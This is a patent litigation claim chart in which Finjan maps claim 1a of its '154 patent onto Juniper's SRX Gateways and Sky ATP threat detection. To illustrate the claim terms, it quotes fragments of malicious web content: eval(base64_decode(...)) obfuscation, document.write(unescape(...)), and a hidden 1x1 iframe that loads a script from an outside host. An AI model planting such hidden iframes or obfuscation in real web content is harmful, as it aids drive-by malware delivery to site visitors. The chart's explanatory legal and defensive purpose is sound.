
EXHIBIT 19

APPENDIX E-1

8,141,154	**Juniper's SRX Gateways**
The statements and documents cited below are based on information available to Finjan at the time this chart was created. Finjan reserves its right to supplement this chart as additional information becomes known to it. For purposes of this chart, "SRX Gateways" include at least the following appliance models listed in Exhibit A. For purposes of this chart, "SRX Gateways" are SRX Series Services Gateway appliances, either alone, or when used in conjunction with other products or services as a system. For example, SRX Gateways perform the infringing procedures in combination with Juniper Sky Advanced Threat Prevention ("Sky ATP")[1] or the Advanced Threat Prevention Appliance ("ATP Appliance")[2] as an integrated distributed system, as will be described in greater detail herein. Based on public information, SRX Gateways all operate identically with respect to the identified claims and only vary based on software specifications and/or deployment options. As identified and described element by element below, the one or more of the SRX Gateways infringe at least claim 1 of the '154 Patent.	

Claim 1	
1a. A system for protecting a computer from dynamically generated malicious content, comprising: a content processor (i) for processing content received over a network, the content including a call to a first function, and the call including an input, and (ii) for invoking a second function with the input, only if a security computer indicates that such invocation is safe;	SRX Gateways meet the recited claim language because they provide a system with a content processor for processing content received over a network, the content including a call to a first function, and the call including an input, and for invoking a second function with the input, only if a security computer indicates that such invocation is safe. SRX Gateways meet the recited claim language because they protect computers from dynamically generated malicious content delivered through the web, email, and lateral threats (e.g. Drive-by-download; Zero-day Vulnerabilities that serve ransomware; backdoors by exploiting Browser and Adobe vulnerabilities; Web attack toolkits utilizing JavaScript; URL Malware propagating through websites and email; and Trojans that connect to URLs to download potentially malicious files) using behavior based technologies for processing content received over a network; with the content including a call to a first function (such as script function call, actions in PDF files, iFrames, as discussed in more detail below) and the call including an input (such as obfuscated content, the arguments of the JavaScript function or the PDF action, and can include a URL, URI, or IP address of a compromised website); and for invoking a second function (such as script function call, actions in PDF files, iFrames, as discussed in more detail below) with the input only if a security computer of Sky ATP or an ATP Appliance indicates that such invocation is safe. The figure below shows that SRX Gateways protect one or more client computers because they process received content that is received over a network that was sent to that are protected by the SRX Gateways.

[1] Sky ATP includes the components and services in Exhibit A.
[2] ATP Appliance includes the appliance models listed in Exhibit A.

	 "Untrust" Zone INTERNET "Trust" Zone Intranet "Guest" Zone "DMZ" Zone Figure 1: Firewalls, zones, and policies • SRX Series for the branch provides perimeter security, content security, application visibility, tracking and policy enforcement, user role-based control, threat intelligence through integration with Juniper Networks Spotlight Secure*, and network-wide threat visibility and control. Using zones and policies, network administrators can configure and deploy branch SRX Series gateways quickly and securely. Policy-based VPNs support more complex security architectures that require dynamic addressing and split tunneling. The SRX Series also includes wizards for firewall, IPsec VPN, Network Address Translation (NAT), and initial setup to simplify configurations out of the box. SRX Series Services Gateways for the Branch.pdf Examples of the first functions are JavaScript and iframes that can be embedded in HTTP communications and are used to obfuscate or hide redirects to download malicious code/shellcode/payloads from a compromised webpage, such as "drive-by downloads." An example of first functions in the form of JavaScript functions include eval, unescape and document.write functions. For example, eval functions such as eval(base64_decode…) and eval(gzinflate…) are used to obfuscate or conceal automatic downloads of malware from a suspicious link or URI (e.g. malicious JavaScript, shellcode, drive-bydownload, droppers, installers, malicious binary). Typically, the shellcode is staged where the first small payload is inserted into the exploit and is designed to then download the larger second stage payload to extend the functionality of the shellcode. This web or HTTP content can include a call to a first function, where the call to a first function can be a number of different function calls written in JavaScript (e.g. eval, unescape, document.write, OnLoad, OnClick, OnMouseover, OnChange), and other functions that are used for obfuscation, redirection, heap spraying (e.g. NOP slide), payload (e.g. ROP, download execute malware).

	Another example of first function is 'unescape()' with a large amount of escaped data is detected. Such activity is suspicious as it indicates the attempt to inject a large amount of shell code or malicious HTML and/or JavaScript for the purpose of taking control of a system through a browser vulnerability. An example of first functions in the form of a 'document.write()' function include document.write(unescape([obfuscated code])), where the first function is a document.write(). For example, when the document.write function is executed the result is an iframe injection to download from link or URL hidden via 0x0 iframe. Other examples of first functions are functions within PDFs for specifying the action to be performed automatically when the document is viewed such as downloading malware from a suspicious link or URL (e.g. OpenAction); Embed or Launch SWF functions within a PDF for running an embedded video file; and functions for launching JavaScript within a PDF (e.g. Launch). Examples of second functions include recursive or suspicious scripts for obfuscating malicious links/URIs such as eval, unescape and document.write. In the following example, eval(base64_decode('ZXJyb3JfcmVwb3J0aW5nKDApOw0KJGJvdCA9IE…)) is a second function that is recursively decoding the obfuscated code "ZXJyb3JfcmVwb3J0aW5nKDApOw0KJGJvdCA9IE…" Indirect calls to eval referencing the local scope of the current function or of unimplemented features (e.g. the document.lastModified property) are further examples of second functions. In another example, the first functions (stated above) are used to conceal the intent to invoke second function with the input (e.g. scripts or embedded malicious iframe in order to obfuscate the malicious link or URI, such as document.write("<iframe src="http: //cool .cn/ in.cgi?" width=1 height=1 style="visibility: hidden"></iframe>"). In this example, the second function (e.g. injected iframe with the input as "http: //cool.cn/ in.cgi?") is obfuscated by document.write. Additional combinations of functions include document.write(unescape([input])), where the first function is a document.write and the second function is an unescape. Other examples include scripts or iframes for performing mouse or keyboard interaction with a partially hidden element. Another example is email with a link to a video about a news story, but another valid page, can be "hidden" on top or underneath the "PLAY" functionality (the first function) of a video. When the apparent "play" function is attempted, it is actually another second function that is invoked. Such second functions are typically takes the form of embedded script which load another page over it in a transparent layer using a concealed link or URI. Second functions are typically a subsequent function that causes a download from the same URL such as connecting to or download files from a remote command and control ("CnC" or "C&C") server using HTTPSendRequest, InternetReadFile with the input (e.g. URL, IP, file).

Explore Litigation Insights

Docket Alarm provides insights to develop a more informed litigation strategy and the peace of mind of knowing you're on top of things.

Real-Time Litigation Alerts

Keep your litigation team up-to-date with **real-time alerts** and advanced team management tools built for the enterprise, all while greatly reducing PACER spend.

Our comprehensive service means we can handle Federal, State, and Administrative courts across the country.

Advanced Docket Research

With over 230 million records, Docket Alarm's cloud-native docket research platform finds what other services can't. Coverage includes Federal, State, plus PTAB, TTAB, ITC and NLRB decisions, all in one place.

Identify arguments that have been successful in the past with full text, pinpoint searching. Link to case law cited within any court document via Fastcase.

Analytics At Your Fingertips

Learn what happened the last time a particular judge, opposing counsel or company faced cases similar to yours.

Advanced out-of-the-box PTAB and TTAB analytics are always at your fingertips.

API

Docket Alarm offers a powerful API (application programming interface) to developers that want to integrate case filings into their apps.

LAW FIRMS

Build custom dashboards for your attorneys and clients with live data direct from the court.

Automate many repetitive legal tasks like conflict checks, document management, and marketing.

FINANCIAL INSTITUTIONS

Litigation and bankruptcy checks for companies and debtors.

E-DISCOVERY AND LEGAL VENDORS

Sync your system to PACER to automate legal marketing.